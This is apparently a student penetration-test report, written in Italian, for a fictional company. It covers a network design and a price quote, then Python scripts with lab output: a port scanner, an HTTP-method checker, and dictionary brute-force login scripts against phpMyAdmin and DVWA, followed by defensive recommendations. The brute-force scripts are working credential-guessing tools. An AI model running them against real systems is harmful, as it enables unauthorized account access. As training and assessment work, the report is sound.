




Per una protezione maggiore abbiamo posizionato anche un IDS (Intrusion Detection System) a salvaguardia del NAS (Network attached Storage), il cui compito è quello di mandare semplicemente un avviso al team di sicurezza in caso di pacchetti non conformi. La scelta di posizionare un IDS a protezione del NAS e APP server e non un IPS è legata ad una questione di accessibilità: essendo NAS e App server station condivise che necessitano di sicurezza ma anche di accessibilità, l'IPS viste le sue funzioni di blocco ne avrebbe intaccato la reperibilità.

Per l'Application Server, abbiamo deciso di posizionare un altro IDS come ulteriore misura di difesa.

La scelta di posizionare un IDS a protezione del NAS e APP server è legata ad una questione di accessibilità: NAS e App server necessitano di essere raggiunti da chi fa parte della rete interna e quindi necessitano sia di sicurezza che di accessibilità. L'IPS potrebbe intralciare la reperibilità dei file e dei servizi interni nel caso dovesse rilevare dei falsi positivi e bloccarli, cosa che non avviene con l'IDS che non ha funzioni di blocco.



PREVENTIVO

Componenti	Prezzo P/Unit	Quantità
Switch Cisco CBS350	€1.200,00	4
Router Cisco PSR 4331	€3.700,00	1
Firewall Reverse Proxy Cisco Firepower NGF-K9	€10.000,00	1
Firewall Cisco Firepower ASA-K9	€4.000,00	2
IPS Firewall Watchguard Firebox M250	€4.000,00	1
IDS Cisco IDS 2	€4.000,00	2
NAS Cisco UCS-C260M2-VCD2	€8.000,00	1
Mano d'opera	€50,00/h	56
Totale + IVA	€60.146,00	



TEST SU WEB SERVER

```
1 import socket
2
3 def port_scanner():
4     target = input("Inserisci l'indirizzo IP=")
5     lowport = int(input("Inserisci il numero di porta minore="))
6     highport = int(input("Inserisci il numero di porta maggiore="))
7     array=[]
8     pos = 0
9
10    print("Scansione dell'host", target, "dalla porta", lowport, "alla porta", highport)
11
12    for i in range (lowport, highport):
13        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14        status = s.connect_ex((target, i))
15        if(status == 0):
16            print("La porta", i, "è aperta")
17            array.insert(pos, i)
18            pos += 1
19        s.close()
20    print("Le porte aperte sono:")
21    print(array)
22
23 port_scanner()
```

Come richiesto dal CISO, abbiamo creato un ambiente di test separato da quello di lavoro dell'azienda per condurre le nostre indagini senza intralciare le attività di Theta.

Nel primo test sul web server, andremo ad effettuare uno scan delle porte sulla macchina, utilizzando il codice di qui sopra. Il programma richiede l'inserimento di due porte (Lowport e Highport) e dopo l'invio comincerà a scansionare tutte le porte che si trovano nella fascia indicata.

Lo scopo del programma è anche restituire un array delle porte scansionate in modo da offrire all'utente un'interfaccia completa delle aperture (comando `array=[]`). L'array fornito aiuterà il responsabile della sicurezza a monitorare ed implementare i punti deboli della macchina, mentre nel caso di un eventuale attaccante (black hat hacker) le porte vulnerabili saranno terreno perfetto per un attacco o l'installazione di una backdoor.

Le porte aperte verranno aggiunte all'array e il programma procederà a scansionare le porte successive fino al raggiungimento della Highport ("attraverso il comando `pos += 1`").

```
└─(kali㉿kali)-[~/Desktop]
$ python portscanner1.py
Inserisci indirizzo IP: 192.168.50.101
Inserisci numero di porta minore: 5
Inserisci numero di porta maggiore: 200
Scansione dell'host: 192.168.50.101 dalla porta 5 alla porta 200
La porta 21 è aperta
La porta 22 è aperta
La porta 23 è aperta
La porta 25 è aperta
La porta 53 è aperta
La porta 80 è aperta
La porta 111 è aperta
La porta 139 è aperta
Le porte aperte sono:
[21, 22, 23, 25, 53, 80, 111, 139]
```

Il programma in esecuzione mostra come porte aperte sulla nostra macchina target le seguenti: 21,22,23,25,53,80,111,139.

La porta 80 sarà la diretta interessata del secondo test.

Nel secondo test sul web server, andremo ad enumerare i servizi HTTP attivi sulla porta 80.

Grazie alle librerie http.client e requests potremo connetterci con l'host e il path da noi specificato.

Utilizzando i cicli try-except, for e if-else, il programma andrà a connettersi con la porta 80 e verificherà quali verbi HTTP sono abilitati, riscontrando se lo status è uguale a 200 per ogni caso. Se positivo, il servizio sarà abilitato, se negativo sarà disabilitato.

```
1 import http.client, requests
2
3 def check():
4     host = input("Inserisci l'host=")
5     path = input("Inserisci il path es. /dvwa/login.php=")
6     metodi = ['OPTIONS', 'GET', 'POST', 'HEAD', 'PUT', 'DELETE', 'PATCH', 'TRACE', 'CONNECT']
7     try:
8         print(f"Controllo dei verbi HTTP al link=http://{host}{path}")
9         for i in (metodi):
10             connect = http.client.HTTPConnection(host, 80)
11             connect.request(i, path)
12             response = connect.getresponse()
13             if response.status == 200:
14                 print("Il metodo", i, "è abilitato")
15             else:
16                 print("Il metodo", i, "è disabilitato")
17             connect.close()
18     except:
19         print("Connessione fallita!")
20
21 check()
```

Il programma ci restituisce i verbi abilitati sulla porta.

Di seguito una descrizione dei verbi HTTP:

```
(kali㉿kali)-[~/Desktop/BW1]
$ python metodihttp.py
Inserisci l'host=192.168.50.101
Inserisci il path es. /dvwa/login.php=/phpMyAdmin/
Controllo dei verbi HTTP al link=http://192.168.50.101/phpMyAdmin/
Il metodo OPTIONS è abilitato
Il metodo GET è abilitato
Il metodo POST è abilitato
Il metodo HEAD è abilitato
Il metodo PUT è abilitato
Il metodo DELETE è abilitato
Il metodo PATCH è abilitato
Il metodo TRACE è abilitato
Il metodo CONNECT è disabilitato
```

GET: Utilizzato per richiedere dati da una risorsa specificata.

POST: Utilizzato per inviare dati per essere elaborati a una risorsa specificata.

PUT: Utilizzato per aggiornare una risorsa esistente o creare una nuova risorsa se non esiste.

DELETE: Utilizzato per rimuovere una risorsa specificata.

PATCH: Utilizzato per applicare modifiche parziali a una risorsa.

HEAD: Simile a GET, ma richiede solo l'intestazione della risorsa, senza il corpo della risposta.

OPTIONS: Utilizzato per ottenere le opzioni di comunicazione per la risorsa di destinazione.

TRACE: Utilizzato per testare l'accessibilità della risorsa di destinazione attraverso il percorso HTTP.

CONNECT: Utilizzato per stabilire una connessione tramite un proxy.

TEST SU APPLICATION SERVER

All'interno del presente programma abbiamo una libreria nuova, ovvero BeautifulSoup; questa libreria è molto efficace per l'estrazione di dati da pagine WEB. I comandi successivi (in particolare "soup.find") ci aiutano ad estrarre il token di sessione in maniera dinamica, ovvero il risultato che ci viene restituito è diverso ogni volta che apriamo una nuova sessione. Senza il token sarebbe infatti impossibile accedere a "phpmyadmin". In particolare, alla riga 10 abbiamo un Parser che riprende e reinterpreta i dati ottenuti dalla pagina WEB tramite la richiesta "session.get" alla riga 9.

Successivamente abbiamo il costrutto "with open", impostato per leggere tra le righe delle liste in maniera sicura ed inserire in "user_list" e "pwd_list" le stringhe trovate; queste stringhe ci serviranno per effettuare i tentativi di bruteforce.

Viene poi avviato un ciclo "for", che darà vita a dei tentativi di accesso tramite l'associazione di nomi utente e password presenti presi dai file di testo; ogni volta che un tentativo non andrà a buon fine il programma lo ignorerà e passerà all'associazione user/password successiva per poi, una volta trovata l'associazione corretta, accedere alla pagina di phpmyadmin.

```
1 import http.client, requests, urllib.parse
2 from bs4 import BeautifulSoup
3
4 host = input("Inserisci l'host=")
5 path = input("Inserisci il path es. /phpMyAdmin=")
6 url = "http://" + host + path
7
8 session = requests.Session()
9 response = session.get(url)
10 soup = BeautifulSoup(response.text, 'html.parser')
11 token = soup.find('input', {'name': 'token'})['value']
12
13 with open('piccoliuser.txt', 'r', errors='ignore') as user_file:
14     user_list = [line.strip() for line in user_file.readlines()]
15 with open('piccolipass.txt', 'r', errors='ignore') as password_file:
16     pwd_list = [line.strip() for line in password_file.readlines()]
17
18 for user in user_list:
19     for pwd in pwd_list:
20         print(f"Sto accedendo con username:{user} e password:{pwd}")
21         data = {'pma_username': user, 'pma_password': pwd, 'server': '1', 'token': token}
22         response = session.post(url, data)
23         if "error" not in response.text.lower():
24             print(f"Accesso effettuato. Username:{user} e Password:{pwd}")
25             break
26     else:
27         continue
28     break
```

```
[kali㉿kali)-[~/Desktop/BW1]
$ python bruteforcephpmyadmin.py
Inserisci l'host:192.168.50.101
Inserisci il path es. /phpMyAdmin/:/phpMyAdmin/
Sto accedendo con username:samuele e password:microkernel
Sto accedendo con username:samuele e password:epicode
Sto accedendo con username:samuele e password:password
Sto accedendo con username:samuele e password:topolino
Sto accedendo con username:samuele e password:ciao
Sto accedendo con username:samuele e password:napoli
Sto accedendo con username:samuele e password:bello
Sto accedendo con username:samuele e password:milano
Sto accedendo con username:root e password:microkernel
Sto accedendo con username:root e password:epicode
Sto accedendo con username:root e password:password
Sto accedendo con username:root e password:topolino
Sto accedendo con username:root e password:ciao
Sto accedendo con username:root e password:napoli
Sto accedendo con username:root e password:bello
Sto accedendo con username:root e password:milano
Sto accedendo con username:admin e password:microkernel
Sto accedendo con username:admin e password:epicode
Sto accedendo con username:admin e password:password
Accesso effettuato. Username:admin e Password:password
```

PROGRAMMA IN
ESECUZIONE

```
1 import requests
2
3 with open('piccoliusert.txt', 'r', errors='ignore') as user_file:
4     user_list = [line.strip() for line in user_file.readlines()]
5 with open('piccolipass.txt', 'r', errors='ignore') as password_file:
6     pwd_list = [line.strip() for line in password_file.readlines()]
7
8 host = input("Inserisci l'indirizzo IP: ")
9 url_login = f"http://{host}/dvwa/login.php"
10
11 print("Inizio di brute force all'URL:", url_login)
12 sessione = requests.Session()
13
14 for user in user_list:
15     for pwd in pwd_list:
16         print(f"Tentativo con: {user} - {pwd}")
17         data = {'username': user, 'password': pwd, 'Login': 'Login'}
18         riscontro = sessione.post(url_login, data)
19         if "Login failed" not in riscontro.text:
20             print("Login effettuato con l'account:", user, "-", pwd)
21             break
22         else:
23             continue
24     break
25
26 url_security = f"http://{host}/dvwa/security.php"
27 level_security = input("Scegli la modalità di sicurezza (low, medium, high): ")
28 dati_sicurezza = {'security': level_security, 'seclv_submit': 'Submit'}
29
30 riscontro = sessione.post(url_security, dati_sicurezza)
31 if riscontro.status_code == 200:
32     print(f"Livello di sicurezza: {level_security}.")
33 else:
34     print("Cambio della difficoltà non effettuato.")
35
36 url_brute_force = f"http://{host}/dvwa/vulnerabilities/brute/"
37 print("Inizio di brute force all'URL:", url_brute_force)
38
39 for user in user_list:
40     for pwd in pwd_list:
41         print(f"Tentativo con: {user} - {pwd}")
42         url_accesso = f"{url_brute_force}?username={user}&password={pwd}&Login=Login"
43         riscontro = sessione.get(url_accesso)
44
45         if "Username and/or password incorrect." not in riscontro.text:
46             print("Login effettuato con l'account:", user, pwd)
47             break
48         else:
49             continue
50     break
```

Il programma che effettua tentativi di brute force sulla DVWA funziona in maniera simile; anche qui abbiamo il costrutto “with/open” ed importiamo il modulo “requests” per connetterci alla DVWA.

Ci viene chiesto di inserire l'indirizzo IP, definendo l'URL del login, mentre il path è già pre-impostato. Di seguito viene avviato un ciclo for che tenta l'accesso alla pagina di login.php, effettuando il login avremo in sessione utente e password extrapolati dalla user_list e pwd_list, che useremo per tentare il brute force sulla DVWA.

Il programma offre anche la possibilità di cambiare il livello di sicurezza della DVWA. Il riscontro positivo dello switch di difficoltà ci viene restituito tramite il valore “200”: in tal caso il nostro tentativo di cambiare difficoltà sarà andato a buon fine.

Viene poi definito l'altro URL della DVWA, facente riferimento alla pagina dove andremo ad effettuare il brute force.

Tramite l'utilizzo di due cicli for, questo viene messo in atto come nell'esempio precedente, ma presentando delle modifiche, dato che il successo del login avviene in caso di presenza o meno della frase “username and/or password incorrect” nel file ‘riscontro.text’.

```
1 import requests
2
3 with open('piccoliuser.txt', 'r', errors='ignore') as user_file:
4     user_list = [line.strip() for line in user_file.readlines()]
5 with open('piccolipass.txt', 'r', errors='ignore') as password_file:
6     pwd_list = [line.strip() for line in password_file.readlines()]
7
8 host = input("Inserisci l'indirizzo IP: ")
9 url_login = f"http://{host}/dvwa/login.php"
10
11 print("Inizio di brute force all'URL:", url_login)
12 sessione = requests.Session()
13
14 for user in user_list:
15     for pwd in pwd_list:
16         print(f"Tentativo con: {user} - {pwd}")
17         data = {'username': user, 'password': pwd, 'Login': 'Login'}
18         riscontro = sessione.post(url_login, data)
19         if "Login failed" not in riscontro.text:
20             print("Login effettuato con l'account:", user, "-", pwd)
21             break
22         else:
23             continue
24     break
25
26 url_security = f"http://{host}/dvwa/security.php"
27 level_security = input("Scegli la modalità di sicurezza (low, medium, high): ")
28 dati_sicurezza = {'security': level_security, 'selev_submit': 'Submit'}
29
30 riscontro = sessione.post(url_security, dati_sicurezza)
31 if riscontro.status_code == 200:
32     print(f"Livello di sicurezza: {level_security}.")
33 else:
34     print("Cambio della difficoltà non effettuato.")
35
36 url_brute_force = f"http://{host}/dvwa/vulnerabilities/brute/"
37 print("Inizio di brute force all'URL:", url_brute_force)
38
39 for user in user_list:
40     for pwd in pwd_list:
41         print(f"Tentativo con: {user} - {pwd}")
42         url_accesso = f"{url_brute_force}?username={user}&password={pwd}&Login=Login"
43         riscontro = sessione.get(url_accesso)
44
45         if "Username and/or password incorrect." not in riscontro.text:
46             print("Login effettuato con l'account:", user, pwd)
47             break
48         else:
49             continue
50     break
```

CODICE IN ESECUZIONE

```
(kali㉿kali)-[~/Desktop/BW1]
$ python brutalforcedvwa.py
Inserisci l'indirizzo IP: 192.168.50.101
Inizio di brute force all'URL: http://192.168.50.101/dvwa/login.php
Tentativo con: samuele - microkernel
Tentativo con: samuele - epicode
Tentativo con: samuele - password
Tentativo con: samuele - topolino
Tentativo con: samuele - ciao
Tentativo con: samuele - napoli
Tentativo con: samuele - bello
Tentativo con: samuele - milano
Tentativo con: root - microkernel
Tentativo con: root - epicode
Tentativo con: root - password
Tentativo con: root - topolino
Tentativo con: root - ciao
Tentativo con: root - napoli
Tentativo con: root - bello
Tentativo con: root - milano
Tentativo con: admin - microkernel
Tentativo con: admin - epicode
Tentativo con: admin - password
Login effettuato con l'account: admin - password
Scegli la modalità di sicurezza (low, medium, high): high
Livello di sicurezza:high.
```

```
Login effettuato con l'account: admin - password
Scegli la modalità di sicurezza (low, medium, high): high
Livello di sicurezza:high.
Inizio di brute force all'URL: http://192.168.50.101/dvwa/vulnerabilities/brute/
Tentativo con: samuele - microkernel
Tentativo con: samuele - epicode
Tentativo con: samuele - password
Tentativo con: samuele - topolino
Tentativo con: samuele - ciao
Tentativo con: samuele - napoli
Tentativo con: samuele - bello
Tentativo con: samuele - milano
Tentativo con: root - microkernel
Tentativo con: root - epicode
Tentativo con: root - password
Tentativo con: root - topolino
Tentativo con: root - ciao
Tentativo con: root - napoli
Tentativo con: root - bello
Tentativo con: root - milano
Tentativo con: admin - microkernel
Tentativo con: admin - epicode
Tentativo con: admin - password
Login effettuato con l'account: admin password
```

CONCLUSIONI

Le nostre indagini hanno rivelato le seguenti **vulnerabilità** nella rete di Theta:

- Sul Web Server abbiamo rilevato diverse porte aperte. Sebbene l'apertura della porta 80 sia essenziale per i protocolli HTTP, **le altre porte rappresentano un rischio per l'azienda**, perché forniscono un'ulteriore possibile via d'entrata ad uno o più attaccanti.
- I verbi HTTP abilitati sia su Web Server che su Application Server comprendono **POST, PUT, PATCH, DELETE** e **GET** che possono essere sfruttati da malintenzionati per ottenere, modificare o addirittura cancellare dati.
- Infine, entrambe le pagine di login si sono rivelate piuttosto deboli contro gli attacchi di tipo **brute force**, nonostante si siano utilizzati 3 diversi livelli di sicurezza (**Low, Medium e High**).

Considerazioni:

Gli attacchi brute force sono una tecnica informatica che tenta di scoprire password o chiavi di accesso provando tutte le combinazioni possibili.

Possono essere di vari tipi:
attacchi semplici, attacchi basati su dizionari, reverse brute force,
hybrid brute force e credential stuffing.

Suggerimenti:

Per proteggersi, è consigliato utilizzare password complesse e uniche, autenticazione a più fattori e monitorare i tentativi di accesso sospetti.

Altre misure di protezione includono mantenere i software aggiornati, usare un firewall e protezione DDoS. Inoltre, l'educazione sulla sicurezza informatica in azienda è fondamentale.

Nel dettaglio:

1. Utilizzare password complesse che includano una combinazione di lettere maiuscole e minuscole, numeri e simboli. Evitare parole comuni o sequenze prevedibili.
2. Usare un gestore di password per generare e memorizzare password complesse e uniche per ogni account.
3. Abilitare l'autenticazione a più fattori per i tuoi account. Questo metodo richiede una verifica aggiuntiva (come un codice inviato al tuo telefono) oltre alla password.
4. Impostare una limitazione sul numero di tentativi di accesso falliti su un account. Dopo un certo numero di tentativi falliti, blocca temporaneamente l'account o richiedi una verifica aggiuntiva.
5. Tenere d'occhio i tentativi di accesso agli account e cercare di individuare attività sospette, come accessi da località sconosciute o ripetuti tentativi di accesso falliti.
6. Mantenere aggiornati i software e le applicazioni dei dispositivi per proteggersi da vulnerabilità note che potrebbero essere sfruttate dagli attaccanti.
7. Configurare un firewall per limitare il traffico in entrata e in uscita dai dispositivi o dalla rete.
8. In alcuni casi, gli attacchi brute force possono essere combinati con attacchi DDoS per sovraccaricare un sistema. Utilizzare quindi servizi di protezione DDoS se necessario.
9. Informarsi e mantenersi aggiornati sulle migliori pratiche di sicurezza informatica e insegnare a chiunque abbia accesso ai sistemi a fare lo stesso.

FONTI

- <https://learn.epicode.com/course/116/curriculum/34642>
- <https://it-planet.com/it/p/cisco-ucs-c260m2-vcd2-247090.html?number=2235540000&srsltid=AfmBOoqvHzGXoRbe5OnnFkEWQOvByy7US13QS2bayouCiKxn6ZLdQYycveQ>
- https://it-planet.com/it/p/cisco-ws-svc-ids2-bun-k9-249542.html?number=174935000&srsltid=AfmBOop-z6Sw384_2FNxtjOlgAQiXF_qAqEqLQk72sJlQzHC-BCDeNgghk
- https://www.trovaprezzi.it/firewall/prezzi-schedaprodotto/watchguard_firebox_trade_up_to_m290_wgm29002101-v?utm_source=newshopping&utm_medium=organic
- [https://www.siimsrl.it/sistemi-di-sicurezza-cisco-firepower-1140-asa-firewall-flusso-d-aria-da-anteriore-a-posteriore-1u-montabile-in-rack.1.1.855\(gp.827251.uw?rr=google](https://www.siimsrl.it/sistemi-di-sicurezza-cisco-firepower-1140-asa-firewall-flusso-d-aria-da-anteriore-a-posteriore-1u-montabile-in-rack.1.1.855(gp.827251.uw?rr=google)
- <https://automatetheboringstuff.com/>
- <https://www.w3resource.com/python-exercises/python-basic-exercises.php>